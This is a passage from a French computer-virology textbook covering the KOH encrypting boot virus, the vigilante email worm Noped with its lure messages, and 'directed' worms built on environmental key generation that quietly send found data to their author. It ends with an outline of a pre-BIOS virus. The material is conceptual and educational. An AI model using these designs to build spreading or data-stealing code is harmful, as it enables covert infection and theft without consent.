- *KOH* est un virus de démarrage multi-secteurs. Sa taille est de 32 000 octets. Il ne possède, dans sa version freeware, aucune capacité de furtivité. Sa fonction principale est le chiffrement/déchiffrement des données. L'algorithme de chiffrement utilisé est IDEA [156], en mode CBC[7] (*Cipher Block Chaining*). Trois clefs de 128 bits sont utilisées : l'une

[7] Les algorithmes de chiffrement par blocs découpent les données à chiffrer en blocs de n bits (avec $n = 64$ ou 128 en général). Chaque bloc de texte clair est alors chiffré en utilisant la même clef. Il en résulte une certaine faiblesse puisque dans un texte, deux blocs identiques de n bits produiront dans le texte chiffré des blocs identiques. Pour lutter contre cela, le mode CBC est alors utilisé. Le chiffrement est chaîné, c'est-à-dire que le i-ème bloc chiffré intervient dans le chiffrement du $(i+1)$-ème bloc clair.

pour le chiffrement des disquettes, une autre pour celui des disques durs, une troisième comme clef annexe pour un certain nombre de fonctions, notamment le changement de clef ;

- *KOH* infecte donc toutes les disquettes en remplaçant le secteur de démarrage par un secteur de démarrage viral ; le reste du virus, ainsi qu'une copie du secteur de démarrage originel, sont cachés dans une zone inutilisée du support et dans des secteurs déclarés comme défectueux par le virus au niveau de la FAT. Le virus *KOH*, en fait, emprunte un certain nombre de fonctionnalités de base à un autre virus de démarrage, le virus *Stealth* [92], créé également par Mark Ludwig.
  Lors du processus d'infection, le virus *KOH* chiffre également toutes les données présentes sur le support. La confidentialité étant prioritaire sur toute autre considération, le chiffrement est effectué avant l'infection. Si le processus d'infection échoue, pour une raison ou pour une autre, les données sont protégées et donc inutilisables. Pour les disques durs, ces deux processus interviennent lors de la séquence de démarrage (action normale d'un virus de démarrage) ;
- fonctionnant en mode résident, le virus déroute[8] l'interruption `13H` pour accéder aux unités (disques durs et disquettes), de manière transparente. L'interruption `9` (gestion du clavier) est également utilisée pour contrôler le virus (la séquence `Ctrl-Alt-K` permet d'appeler une routine de changement des clefs de chiffrement, `Ctrl-Alt-H` désinstalle le virus et `Ctrl-Alt-O` permet de rendre automatique ou non le chiffrement des disquettes[9]) ;
- les données qui doivent être lues (respectivement écrites) sont donc préalablement déchiffrées (respectivement chiffrées) grâce au déroutement de l'interruption `13H`. Sur le disque dur, la clef `HD_KEY` est utilisée. Dans le cas d'une disquette, la copie du virus interroge le disque dur pour obtenir la clef `FD_HPP`, utilisée pour les unités autres que le disque dur. Si la disquette est lue sur un ordinateur extérieur (donc non infecté), cette clef est indisponible : les données ne sont pas accessibles à moins que l'utilisateur ne connaisse cette clef et la présente lui même.

[8] La notion d'interruption est définie dans la section 15.2.2. Dérouter une interruption consiste, lors de son appel, à temporairement lui substituer l'appel à une autre routine, avant de finalement lui passer le contrôle. Le détournement d'une interruption agit de manière similaire excepté que le contrôle n'est jamais redonné à l'interruption appelée.

[9] Le virus *KOH* autorise ces fonctions de contrôle qui peuvent cependant être utilisées par quelqu'un d'indélicat pour limiter l'action du virus. Il est évident que ces fonctionnalités, dans une utilisation réelle et critique, doivent être protégées.

L'algorithme étant implanté directement dans le virus, il n'est pas nécessaire de le réinstaller sur une autre machine.

Au final, le virus *KOH* est un virus puissant et élégant qui répond parfaitement aux exigences de confidentialité souhaitées. Il constitue une illustration parfaite de la notion d'application bénéfique d'un virus.

14.2.3 Les applications militaires

Un état de l'art sur les applications utilisant les virus et les vers ne saurait être complet sans évoquer, même succinctement, les applications militaires ou gouvernementales. Aucune information, aucun code viral (et cela est compréhensible), n'est disponible, qui permettrait d'étayer ou d'infirmer le fait que les militaires, ou plus généralement les acteurs gouvernementaux développent des armes informatiques à base, notamment, de virus et de vers. La seule exception notable est celle du ver espion *Magic Lantern* [35], dont l'existence a été révélée et confirmée par le FBI en 2001.

Il est évident que les spécialistes travaillant pour la défense d'un pays ne sauraient ignorer une telle opportunité, ne serait-ce que d'un point de vue défensif. Certains pays sont connus pour avoir très tôt envisagé des armes utilisant des virus informatiques (à titre d'exemple, le département américain de la Défense a offert en 1990 une récompense de 50 000 $, à quiconque lui soumettrait un virus militairement viable et efficace ; d'autres projets, aux USA et dans d'autres pays, sont également connus). La liste s'est notablement allongée ces cinq dernières années.

Il est clair que la technologie virale représente, par essence, une perspective plus qu'intéressante. Aucun organisme de Défense ne peut ignorer un tel potentiel, que ce soit dans le domaine du renseignement, de la surveillance, de la sécurité ou tout simplement dans le cadre d'armes offensives. La simple logique et le pragmatisme indiquent qu'un grand nombre de pays considèrent avec intérêt les applications « gouvernementales » à base de virus.

Cependant, il faut savoir raison garder. Dans ce domaine, comme dans d'autres domaines sensibles, il est nécessaire de démêler le vrai du faux, l'information pertinente de la désinformation et surtout ne pas céder à la tentation du sensationnel et du « scoop ». Les acteurs gouvernementaux sont de vrais spécialistes, travaillant dans le secret, et les informations disponibles émanent rarement des organismes concernés.

Le meilleur exemple de rumeur fausse, qui pourtant est encore véhiculée par certains média, est celui du virus utilisé par la C.I.A. pendant la première guerre du Golfe, en 1991, et qui aurait infecté et paralysé les ordinateurs de la défense aérienne irakienne. Repris allègrement par A.B.C. News

et C.N.N., cette histoire a fait le tour du monde. Une imprimante en provenance de France, transitant *via* la Jordanie par l'intermédaire de réseaux de contrebande, et destinée à l'Irak, aurait été interceptée par des agents de la C.I.A. Ces derniers auraient procédé à l'échange d'une puce avec une autre, développée par la N.S.A. Cette puce aurait contenu un virus dont la fonction aurait été de se propager dans le réseau (celui de la défense anti-aérienne) auquel elle devait être connectée et effacer toutes les informations des écrans d'affichage à chaque nouvelle ouverture de fenêtre.

Cette histoire a longtemps abusé les gens et, même actuellement, certaines personnes[10] continuent à lui prêter un certain crédit. En fait, assez vite, il apparut que tout provenait d'un canular de type poisson d'avril, publié dans le numéro d'avril de la la revue *InfoWorld*[11]. Cette information a ensuite été reprise, sans vérification ou au minimum l'exercice d'un doute salutaire, et diffusée dans les média (notamment dans l'émission à forte audience *Nightline*, mais également dans des revues « sérieuses » comme *U.S. News & World Report* ou des agences de presse reconnues (CNN, ABC, Associated Press)). Le canular était en marche. Le lecteur trouvera dans [207] de plus amples détails sur cette affaire.

Que faut-il alors en conclure ? Tout d'abord d'un point de vue technique, il est très improbable que la technologie de l'époque, en matière d'informatique, permette une telle utilisation de virus (le lecteur trouvera dans [133, pp 350–354] quelques éléments intéressants à ce sujet). De plus, d'un point de vue purement opérationnel, cela est encore moins crédible. Fonder une offensive aérienne d'envergure sur l'action d'une seule imprimante infectée, qui aurait pu être utilisée ailleurs que sur le réseau visé, ou qui aurait pu être volée ou se perdre, aurait été un non-sens. De plus, des techniques de guerre électronique sont généralement plus efficaces, plus sûres et plus rentables.

Toutefois, bien que cette histoire soit sans aucun doute un canular, elle démontre que l'idée d'utiliser les virus comme armes de guerre est une idée qui a fait et continuera de faire son chemin, avec raison d'ailleurs. Utiliser des composants modifiés, comme la puce de cette fameuse imprimante, et les insérer dans des matériels ennemis est une éventualité dont la faisabilité technique est désormais prouvée (voir le chapitre 15). Les vulnérabilités toujours plus nombreuses dans nos logiciels et systèmes d'exploitation – tous systèmes confondus – vont accroître les possibilités. À titre d'exemple, fin décembre 2005, le parlement britannique a été victime d'une attaque ci-

[10] Et non des moindres ! Mais là, il faut craindre peut-être une certaine propagande et des tentatives de désinformation.

[11] Le virus évoqué avait pour nom `AF/91`. Or, l'acronyme `AF` signifie *April Fool* (poisson d'avril).

blée dont l'origine a été clairement identifiée, par la société MessageLabs, comme provenant de Chine. Cette attaque utilisait la faille *Windows Meta File* (WMF). L'attaque consistait en l'envoi d'emails contenant un fichier piégé nommé *map.wmf*. La simple ouverture du courrier électronique (et pas forcément de la pièce jointe) permettait d'exécuter le code malveillant contenu dans ce fichier. Citons Mark Toshack, directeur des opérations antivirus chez MessageLabs [81] :

> *« L'attaque vient définitivement de Chine – nous le savons car nous enregistrons les adresses IP. Le gouvernement britannique a été attaqué mais aucun [des courriers électroniques] n'est passé. Personne n'a été touché. Ils [le parlement britannique] ont été attaqués mais ils l'ont appris par nous. »*

Il est intéressant de préciser que la Chine a été à plusieurs reprises, très fortement suspectée d'utiliser des vers espions dans un but de renseignement industriel (avec le ver *Myfip* par exemple) [3].

Mais surtout, l'évolution technologique informatique actuelle où le software prend de plus en plus le pas sur le hardware (du moins, pour tout ce qui touche le paramétrage et la sécurité) et la mise en réseau forcenée de toutes les ressources informatiques d'un pays (même celles qui ne devraient jamais l'être[12]) rendent, jour après jour, hautement réalisables et très attractives, les armes à base de virus, surtout dans le cadre de guerres que l'on veut « propres ». De plus, aucun inspecteur de l'ONU ne pourra jamais en déceler la présence.

14.3 La lutte contre le crime

La lutte contre le crime, sous toutes ses formes, est également envisageable par l'intermédiaire des virus et des vers. Un virus ou un ver peut être discret, efficace et pénétrer insidieusement là où des forces de police ne pourront agir (par manque d'informations, de moyens ou tout simplement d'autorisation). L'utilisation du virus à des fins de police peut paraître choquante pour certaines bonnes âmes. Le trafic d'êtres humains (pédophilie, esclavage sexuel...) ou d'autres crimes (drogue, crimes financiers...) sont encore plus choquants et exécrables.

Une tentative a été faite, en 2001, dans ce sens, avec le ver *VBS/Poly-A*, connu également sous le nom de *VBS.Noped-A* ou tout simplement *Noped*.

[12] En janvier 2003, une partie du réseau informatique de la centrale nucléaire *Davis-Besse*, dans l'Ohio, aux U.S.A. a été infecté par le ver *Slammer*. Le lecteur lira [185] pour plus de détails.

Bien que l'idée, lutter contre les pédophiles, soit extrêmement séduisante, le ver *Noped* n'était pas un ver suffisamment efficace. Il est à craindre, de plus, que ce ver n'ait incriminé, à tort, des personnes adeptes simplement d'une pornographie « licite ».

Le ver *Noped* est écrit en langage `VBS` et appartient à la catégorie des vers d'emails. Les principales étapes de son action sont les suivantes (le code source d'une variante polymorphique, appelée *PolyPedoWorm* est présent sur le CDROM accompagnant cet ouvrage ; il contient le code du ver *Noped*) :

1. avant la date du 1er mai 2001, le ver infecte tous les utilisateurs présents dans le carnet d'adresses de la machine déjà infectée. Pour cela, il utilise des messages électroniques infectés, dont le sujet, le corps et la pièce jointe (dans ce dernier cas, elle possède cependant toujours l'extension `.txt.vbe` ou `TXT.....vbe`) sont aléatoirement choisis.
2. après cette date, le ver réitère cet envoi mais avec le mail suivant (les textes en anglais sont ici traduits) :

   ```
   Sujet : Vous faites l'objet d'une enquête.

   Message : J'ai été informé que vous faites actuellement
             l'objet d'une enquête pour possession d'images
             pédophiles. Lisez, s'il vous plait, le document
             joint pour plus d'informations.

   Pièce jointe : Connaissez_la_loi.txt.vbe
   ```

   Un message différent, mais de la même teneur, peut alternativement être envoyé.
3. le ver recherche sur les disques durs des images au format `JPEG` ou `JPG`, à caractère potentiellement pédophile. Le ver, pour cela, examine les fichiers images et tente, par l'analyse de leur nom de déterminer ce caractère illicite. En cas de fichiers suspects, le ver envoie alors un courrier électronique à plusieurs forces de police ou organisations dont la liste est la suivante :

   ```
   nipc.watch@fbi.gov, icpicc@customs.sprint.com,
   matudasy@web-sanin.co.jp, help.us@crimestoppers.net.au,
   censorship@dia.govt.nz, rhkpcppu@HKStar.com,
   Colin@cosmos.co.za, report@internetwatch.org.uk,
   children@risk.sn.no. Kripos@online.no. bavlka@t-online.de.
   ```

```
a.lambiase@wnt.it, interpol@abacus.at, contact@gpj.be,
kbhpol@inet.uni-c.dk, oppcpu@gov.on.ca
```

Le courrier électronique, lui-même, est (traduction de l'anglais) :

```
Sujet : RE: Pédophilie

Message : Bonjour, c'est le ver Poly Pedo. J'ai trouvé
          un PC dont le disque dur contenait des images
          pédophiles. J'ai inclus en attachement pour
          vous, la liste et un échantillon.
```

L'adresse de départ identifie directement le PC en question.

4. Pendant la recherche sur les disques durs, le ver affiche un long texte de loi concernant la pédophilie.

Aussi séduisant que puisse paraître ce ver, et sympathique sa fonction, son efficacité est loin d'être certaine, essentiellement car les images pédophiles, comme la plupart des images, ne possèdent pas systématiquement de nom en rapport avec leur contenu.

Toutefois, cette idée a été reprise par l'auteur, au Laboratoire de virologie et de cryptologie de l'École Supérieure et d'Application des Transmissions (ESAT). Elle a donné lieu à une version plus efficace, adaptable à toutes les catégories de crimes. En particulier, la probabilité de fausse alarme (incriminer une personne non coupable du crime visé) est quasiment réduite à zéro. Les éléments de preuve sont préservés par le virus et chiffrés, pour prévenir leur destruction.

14.4 Génération environnementale de clefs cryptographiques

L'utilisation des virus dans le cadre de la génération et de la gestion des clefs cryptographiques a été proposée en 1998, par J. Riordan et B. Schneier [193, Section 3.3]. Elle permet de répondre de manière élégante et puissante à un problème important de la cryptographie[13].

La sécurité d'un système cryptographique repose sur une ou plusieurs quantités secrètes appelées *clefs*. La connaissance de ces quantités par les protagonistes légitimes d'une communication leur permet d'accéder à l'information qui doit être protégée. Tout attaquant qui parviendrait à connaître ces clefs pourrait alors faire de même, les algorithmes utilisés étant par ailleurs

[13] Les auteurs ont proposé, dans le même article, plusieurs autres solutions à cette problématique générale.

connus. Les clefs cryptographiques doivent par conséquent faire l'objet de toutes les protections possibles afin d'interdire toute compromission[14]. Ce souci de protection est, en fait, gouverné par deux problématiques différentes mais complémentaires :

- un problème de gestion de clefs. Les clefs, une fois produites, doivent être mises en place auprès des utilisateurs légitimes. Chaque copie de clef doit être identifiée et suivie, de sa naissance jusqu'à la destruction de toutes ses copies. Cela concerne essentiellement les systèmes symétriques (la clef est la même de part et d'autre de la communication) bien que les systèmes à clef publique (dits encore systèmes asymétriques) soient également concernés ;
- un problème de génération de clefs. La qualité mathématique des clefs doit être suffisante pour qu'aucun attaquant ne puisse, à partir d'éléments publics ou interceptés, reconstituer tout ou partie de la clef. C'est un souci majeur pour la cryptographie à clef publique[15].

Ce souci de protéger les clefs secrètes devient alors particulièrement épineux dans le cas d'agents mobiles. La notion d'agent mobile désigne tout logiciel destiné à se déplacer dans des environnements informatiques divers (essentiellement des réseaux). Or, ces environnements peuvent se révéler non sécurisés et si l'un de ces agents est alors soumis à un examen minutieux ou une analyse poussée (par désassemblage), cela peut se traduire par un accès relativement facile à toute information qui y serait contenue.

Si ces agents contiennent des données de type clefs cryptographiques, nécessaires à leur action, le résultat est dramatique. Toute la sécurité de l'application qu'ils réalisent est remise en cause. En effet, les clefs cryptographiques sont de nature statique. Une fois générées, elles sont insérées (de manière la plus sécurisée possible) dans l'agent, avant son déplacement dans l'environnement visé (un réseau, par exemple, dans le cas d'un robot logiciel de recherche d'informations).

Ce problème s'étend également à toute donnée que l'agent peut manipuler et qui doit rester protégée. Le meilleur exemple est celui d'une consultation d'une base de brevets. Toute recherche dans cette base peut révéler des informations à un éventuel concurrent si ce dernier accède à la consultation elle-même (le propriétaire de la base, par exemple).

[14] En cryptologie, le terme « compromission » d'une clef désigne le fait que cet élément secret ne l'est plus. D'autres personnes que celles autorisées y ont eu accès et la connaissent.

[15] Le lecteur consultera [173] pour les définitions des concepts évoqués ici.

La réponse à toutes ces questions est apportée par la gestion environnementale de clefs cryptographiques. Ces données[16] sont disponibles seulement au moment où l'agent doit les utiliser, et générées à ce moment précis, à partir de données ou de conditions environnementales, dont l'agent lui-même ignore et la nature et l'instant où elles seront réalisées. Autrement dit, il s'agit en quelque sorte de données éphémères, utilisées en aveugle.

La principale difficulté, dans cette approche, vient du fait que l'attaquant peut contrôler totalement l'environnement dans lequel évolue l'agent. Toute information disponible pour ce dernier est également accessible à l'attaquant. Ce dernier peut influencer l'environnement de façon à tenter, soit une analyse directe, soit des attaques par dictionnaires (essai exhaustif de solutions préenregistrées et probables). Les mécanismes proposés doivent en tenir compte et résister même si l'attaquant dispose à la fois de l'agent et de son environnement d'évolution, d'où sont issues les données d'activation des informations sensibles.

Pour illustrer cette approche, considérons un agent aveugle disposant d'un message chiffré (représentant des données, de nouvelles instructions pour cet agent...) et d'une méthode de recherche dans l'environnement. Cette recherche doit lui fournir les données permettant de générer, au moment idoine, la clef de déchiffrement nécessaire pour accéder au contenu du message chiffré. Quand l'environnement adéquat est réalisé, certaines données sont accessibles, la clef est générée et le message déchiffré. Il est bien sûr possible, et même intéressant que l'agent lui-même ignore tout des conditions favorables permettant la génération environnementale de la clef. L'agent agit en aveugle.

Riordan et Schneier ont proposé plusieurs constructions de base réalisant cette forme particulière de génération de clefs cryptographiques, essentiellement à base de fonctions de hachage[17]. Soit $N, N_1, N_2, \ldots, N_i$ des entiers correspondants à une ou plusieurs observations de l'environnement, H une fonction de hachage, M la valeur $H(N)$ (cette valeur est transportée par l'agent) et R_1, R_2 des données aléatoires dépendant ou non de l'environnement.

[16] Nous ne ferons pas de différence, dans la suite, entre les clefs et les informations chiffrées à l'aide de ces clefs, la connaissance des premières impliquant automatiquement l'accès aux secondes. Nous ne parlerons plus que de données.

[17] Une fonction de hachage H est une application hautement non injective (autrement dit, un grand nombre d'éléments de l'ensemble de départ possèdent la même image dans l'ensemble d'arrivée) et telle que calculer l'image $H(x)$ de x est facile mais il est calculatoirement impossible d'exhiber un $x' \neq x$ tel que $H(x) = H(x')$. La valeur x peut représenter n'importe quel objet (nombre, séquence quelconque de symboles...). Pour plus de détails concernant les fonctions de hachage, le lecteur consultera [173, chap. 9].

Des constructions possibles pour la clef K, nécessaires au déchiffrement du message par l'agent, sont alors :

- si $H(N) = M$ alors $K = N$,
- si $H(H(N)) = M$ alors $K = H(N)$,
- si $H(N_i) = M_i$ alors $K = H(N_1||\ldots||N_i)$[18]
- si $H(N) = M$ alors $K = H(R_1||N) \oplus R_2$.

L'intérêt de ces constructions est que toute analyse de l'agent, intercepté par un attaquant, ne permet pas de déterminer les données environnementales requises pour construire la clef (du fait des propriétés inhérentes aux fonctions de hachage).

Les données d'activation peuvent provenir d'environnement extrêmement variés : messages dans un forum de discussion, pages web, courriers électroniques, systèmes de fichiers, ressources systèmes (pour plus de détails, lire [193]).

Voyons un exemple concret, tiré de [193, §3.1] : la recherche d'informations en aveugle. Supposons qu'un utilisateur, Pierre, ait inventé un nouveau type de « détecteur de fumée avec alarme positionnable en veille » et souhaite le breveter. Pour cela, il doit s'assurer que son idée n'a pas déjà fait l'objet d'une protection industrielle. Il doit donc effectuer une recherche dans une base de données de brevets.

Cependant, Pierre ne veut pas donner d'indications sur son invention, concurrence oblige, qui pourraient permettre à un observateur dans la base, le propriétaire de cette base par exemple, de déterminer ce que l'utilisateur a en tête. Or, une recherche dans une telle base nécessite de donner plus d'indications qu'il n'est en général souhaitable. Dans cette situation, l'environnement considéré sera la base de données des brevets et l'agent sera un programme de recherche d'informations.

Pierre procède alors de la manière suivante :

1. il génère une donnée occasionnelle aléatoire N (changée à chaque requête),
2. la clef K est donnée par `H("détecteur de fumée avec alarme positionnable en veille")`,
3. le message chiffré $M = E_K$(`"envoyer résultat de la recherche à pierre@FAI.com"`) et
4. la valeur $O = H(N \oplus$ `"détecteur de fumée avec alarme positionnable en veille"`).

[18] Le symbole || désigne l'opérateur de concaténation.

La fonction $E_K(.)$ est une fonction de chiffrement utilisant la clef K, La fonction de déchiffrement D_K lui correspond.

Pierre écrit ensuite un agent dont la tâche est de rechercher dans la base toutes les séquences x de huit mots et d'en calculer la valeur $H(x)$ (voir figure 14.1). Dans cet exemple, d'une part, l'agent ne connaît pas les données

```
pour toutes les séquences x de huit mots dans la base faire
      si H(N ⊕ x) = O alors
         exécuter la commande D_{H(x)}(M)
      fin si
fin pour
```

Tab. 14.1. Agent aveugle de recherche de données

valides d'activation, d'autre part, un attaquant ne peut les déterminer que s'il les connaît déjà !

Quel rôle peuvent jouer les virus ou les vers dans la génération environnementale de clefs ? La capacité des vers, qui leur permet de se déplacer dans un réseau, et de réseau en réseau, font d'eux des agents particulièrement intéressants. Le seul problème est que l'analyse du code binaire d'un ver, par désassemblage, révèle ses fonctions, les données éventuelles qu'il manipule. L'utilisation combinée des techniques de génération environnementale de clef et des techniques virales offre un champ d'innombrables applications : commerce électronique, recherche d'informations, envoi d'informations ou de ressources à des clients enregistrés, distribution d'informations classifiées en fonction de l'habilitation du poste de travail...

Selon l'application, un agent doit pouvoir s'activer uniquement dans certains environnements (dans le cas du commerce électronique, il peut s'agir par exemple des réseaux de distributeurs accrédités, d'utilisateurs enregistrés...). Le point crucial est que l'agent n'effectue sa « mission » que dans les environnements autorisés et identifiés comme tels : les concurrents (les attaquants dans le cas général) ne doivent pas pouvoir, par analyse, déterminer l'environnement d'activation du ver (quelles sociétés ou quels clients sont concernés, par exemple).

J. Riordan et B. Schneier ont imaginé une telle application utilisant un virus dirigé : autrement dit, un virus qui n'active sa charge finale (bénéfique

dans notre cas) que dans un ou plusieurs environnements définis à l'avance. Bien sûr, le ver infecte n'importe quel réseau, sans distinction. Seule sa charge finale s'active en fonction de l'environnement.

Considérons un exemple simple, que l'on peut faire varier à l'infini. Supposons que Pierre souhaite écrire un tel virus[19], ce dernier ne devant agir que s'il a infecté, par exemple, le réseau de la société `compagnieX.com` (plusieurs sociétés peuvent être ainsi concernées). L'analyse du ver, par un attaquant, ne doit pas révéler qui doit bénéficier de son action.

Pierre calcule alors :

1. la clef $K = H(\text{“compagnieX.com”})$, et
2. les instructions à exécuter en cas d'environnement favorable, soit $M = E_K(\text{“}\texttt{envoyer les données trouvées à pierre@FAI.com}\text{”})$.

Pierre écrit ensuite le ver qui doit jouer le rôle d'agent. Ce dernier, lors de chaque infection, récupère les informations DNS adéquates (pour déterminer si le domaine est celui que l'on recherche : `compagnieX.com`) et y applique la fonction de hachage H pour fabriquer la clef.

Là encore, seul un ver ou un virus peuvent agir avec une efficacité optimale, et surtout avec la discrétion souhaitée. L'agent, dans cet exemple, agit véritablement en aveugle. Seul Pierre connaît le secret contenu par le virus. L'utilisation d'un ver permet de s'affranchir de tout intermédiaire (humain, entre autres) susceptible de le compromettre.

14.5 Conclusion

Les quelques exemples évoqués dans ce chapitre montrent que les applications utilisant les virus et les vers ne sont pas une nouveauté. Elles ont été envisagées pratiquement en même temps que naissaient les programmes autoreproducteurs. Même si cette idée s'est toujours heurtée à une opposition farouche de la part de certains experts, il est toutefois indéniable qu'il existe toujours des chercheurs ayant un esprit suffisamment ouvert et sans parti-pris, pour entrevoir des applications utiles, à base de virus.

Il est clair qu'aucune application de ce type ne saurait être envisagée sans une sécurité de tous les instants. Ce n'est qu'à cette condition que les programmes autoreproducteurs ont un avenir. Mais il en est de même pour toute technologie sensible, le nucléaire, par exemple. Dans cette perspective, cela donne aux antivirus un rôle essentiel et incontournable.

Nous avons passé des années à lutter, à juste titre, contre les virus et les vers. Cependant, nous n'avons pas réfléchi à l'extraordinaire potentiel

[19] L'exemple est tiré de [193, §3.3].

que les techniques virales peuvent apporter, considérant que tout ce qui est virus est forcément mauvais. Cela revient à jeter le bébé avec l'eau du bain. Plutôt que d'opposer virus et antivirus – ce qui reste nécessaire pour lutter contre la plupart des programmes malveillants dont le but est la mise à mal de la sécurité informatique et l'atteinte aux biens et aux ressources – l'avenir pourrait voir la coopération de ces deux mondes dans le but d'en exploiter le meilleur de chacun. Des applications nouvelles sont assurément à naître. Certaines ont la capacité de révolutionner de nombreux domaines des communications et de l'information.

Exercices

1. Analyser le code assembleur du virus *KOH* (disponible sur le CDROM accompagnant cet ouvrage) et étudier notamment la gestion des clefs de chiffrement. Expliquer comment la sécurité générale des éléments secrets (clefs `HD_KEY`, `HD_HPP` et `FD_HPP`) est assurée.
2. Analyser le ver *PolyPedoworm*, variante polymorphe de *Pedoworm*. Le code source de ce virus est fourni sur le CDROM accompagnant cet ouvrage. En particulier, identifier les principaux défauts susceptibles d'amoindrir la portée et l'efficacité du ver (en termes d'approche puis de programmation).

15

Les virus de BIOS

15.1 Introduction

La philosophie des virus de démarrage (virus dits de *boot*) est d'intervenir avant le lancement du système d'exploitation. Cela permet non seulement une action ciblée mais également des possibilités plus grandes en terme de furtivité [92].

La question que l'on peut se poser est alors de savoir s'il est possible pour un virus d'agir encore plus tôt, c'est-à-dire d'infecter le `BIOS`. L'intérêt serait alors une action plus efficace du virus (court-circuitage du secteur de démarrage disque) et une persistence accrue (réinstallation systématique du virus en mémoire et/ou sur le disque à chaque démarrage de la machine). Encore faut-il préciser ce que l'on entend par virus de `BIOS`. Si les avis des experts divergent sur la faisabilité de tels virus, force est de constater que tous ne considèrent pas la même chose. Trois possibilités peuvent être envisagées. Les deux premières sont celles évoquées dans les ouvrages et qui opposent les spécialistes. La troisième est celle que nous allons décrire dans ce chapitre et qui nous semble la plus intéressante, étant donné sa relative facilité de mise au point et les nombreuses applications qui peuvent en découler.

- Les virus, attaquant le `BIOS`, comme *CIH* [88] ou *W32/Magistr*, en vue de le détruire, existent mais ne peuvent être qualifiés de virus de `BIOS`. En effet, seule l'action de la charge finale est ici prise en compte. Il ne s'agit pas d'un processus infectieux.
- Les virus infectant le `BIOS`, c'est-à-dire dupliquant leur propre code dans la puce contenant ce code, sont, en théorie, possibles, depuis que ces puces sont accessibles en écriture. Ici, le processus d'infection intervient *via* un exécutable lancé à partir du système d'exploitation (fichier présent sur le disque dur et activé ou processus en mémoire de type

ver). Les processus de mise à jour du bios par « flashage » – pour ceux contenus dans des puces de type `Flash ROM`, encore appelées `EEPROM` (*Electrical Erasable Programmable Read Only Memory*) – *via* une disquette, ou *via* les modules *BIOS Updates*, présents sur la plupart des cartes mères récentes, permettent de supposer que de tels virus sont possibles. Aucun virus connu ne vient cependant étayer cette supposition. La principale raison vient certainement du fait qu'écrire de tels virus réclame de réelles prouesses techniques, que les programmeurs de virus (en tout cas, chez ceux publiant leurs créations virales) auraient du mal à maitriser, dans la pratique. Les `BIOS` modernes sont compressés (leur taille avoisine les 512 ko pour une puce `BIOS` contenant de 64 à 128 Ko[1]) et divisés en différentes parties utilisées au fur et à mesure des besoins par un mécanisme de *swap*. L'énergie et la somme de travail qu'il faudrait déployer risquent de rebuter les programmeurs. De plus, un tel virus serait d'une taille telle qu'une simple disquette ne suffirait à le contenir. Nous qualifierons ces virus de *post-bios*, en vertu de la chronologie d'infection par rapport à l'action du `BIOS`.

– À l'opposé, les virus que nous appellerons virus *pre-bios*, sont déjà présents dans le code `BIOS`. Ils infectent, au démarrage de la machine, après les opérations de base de ce code, une ou plusieurs cibles (fichiers) du système d'exploitation. L'introduction du virus proprement dit intervient dans une phase préparatoire et produit un code `BIOS` viral. Ce dernier est alors implanté dans la machine, en remplacement du code initial, sain, soit en remplaçant la puce dédiée (intervention matérielle et manuelle) soit en « flashant » le `BIOS` selon les techniques précédemment évoquées (techniques logicielles et semi-manuelles ; on mesure l'importance, toute particulière, de sécuriser les sites contenant les programmes `BIOS` téléchargeables de l'extérieur). Notons que dans les deux cas, l'accès physique à la machine par l'attaquant est obligatoire. Cela renforce la nécessité d'un contrôle total de l'accès physique aux machines les plus sensibles d'un organisme ou d'une société.

Dans ce chapitre, nous allons décrire comment réaliser, techniquement, un virus *pre-bios*. Cette étude[2], réalisée au Laboratoire de virologie et de cryptologie de l'École Supérieure et d'Application des Transmissions (ESAT/LVC), à Rennes, prouve la faisabilité d'un tel virus. Dans un but didactique et sans

[1] Les cartes mères très récentes disposent de puces BIOS d'une taille de 4 Mo. Cela accroît la difficulté d'analyser le code contenu dans ces puces.

[2] Outre l'auteur, ont collaboré à cette étude [15], A. Valet (ESAT), les sous-lieutenants A. Tanakwang (Thaïlande) et D. Azatassou (Bénin) de l'École Spéciale Militaire de Saint-Cvr.

restriction conceptuelle, nous considérerons dans ce qui suit un BIOS assez simple, correspondant à une machine de type 386/486. Pour des BIOS plus récents, l'approche est transposable sans aucun problème, même si cela réclame beaucoup plus de technicité pour prendre en compte les aspects les plus modernes de ces codes. La technique des virus *pre-bios* est, *a priori*, également transposable à tout autre BIOS de périphérique (appelés encore *firmware*). Certains spécialistes et industriels rencontrés glosaient assez ironiquement sur la futilité d'une telle étude. Quelques-uns prétendaient même que la réalisation d'un tel virus se limite à flasher un code BIOS préalablement infecté selon les techniques traditionnelles. La performance était donc, selon eux, inexistante. En réalité, pour quiconque a étudié sérieusement la structure et le fonctionnement d'un BIOS, le défi est bien réel, comme le prouve cette étude. La seule gestion de l'auto-contrôle de parité, impossible selon les techniques classiques d'infection, en particulier, pour les BIOS modernes, représente un challenge non négligeable. Nous laisserons, pour le reste, le lecteur seul juge.

Le lecteur peut se demander pourquoi les virus qui vont être décrits ci-après, figurent dans la partie consacrée aux applications. La raison est simple. Les applications *pre-bios* (non virales) sont potentiellement nombreuses et ouvrent des perspectives insoupçonnées. Microsoft et Intel, en développant la norme TCPA/Palladium ne s'y sont probablement pas trompés et ont fait figure de précurseurs. Le potentiel industriel de ce type de technologie est immense. La puce « *Fritz*[3] », composant matériel intégré sur la carte mère agissant avant le BIOS, est une technologie de type *pre-bios*. Elle aurait, selon certaines critiques et arguments quelquefois difficiles à suivre [9], pour but de contrôler les éléments logiciels présents sur le disque dur, dans le but d'assurer les droits de Copyright et de faire éventuellement payer chaque utilisation d'un produit (logiciel, DVD...) et non plus seulement le produit lui-même. Face à une contestation et à une controverse quelquefois de mauvais aloi, Microsoft et Intel ont fait évolué le projet vers plus de transparence et la controverse s'est dégonflée d'elle-même. Mais cette dernière a un peu été l'arbre qui cache la forêt. Elle a détourné l'attention d'une utilisation potentiellement plus discrète mais néanmoins potentiellement plus pernicieuse des technologies *pre-bios*. Une rapide étude des pays où sont fabriqués la quasi-totalité de nos composants électroniques et informatiques fait froid dans le dos. Qui peut garantir que les firmwares de tous ces périphériques ne

[3] Le lecteur notera l'humour des gens de chez Intel qui ont baptisé cette puce du prénom du sénateur américain de Caroline du Sud, Fritz Holling, qui souhaite imposer cette norme aux U.S.A.

contiennent pas des fonctionnalités cachées (voir à ce propos [85, Page 30]) permettant de porter atteinte, à une échelle sans précédent, à la sécurité de tous nos systèmes, même les plus critiques[4] ?

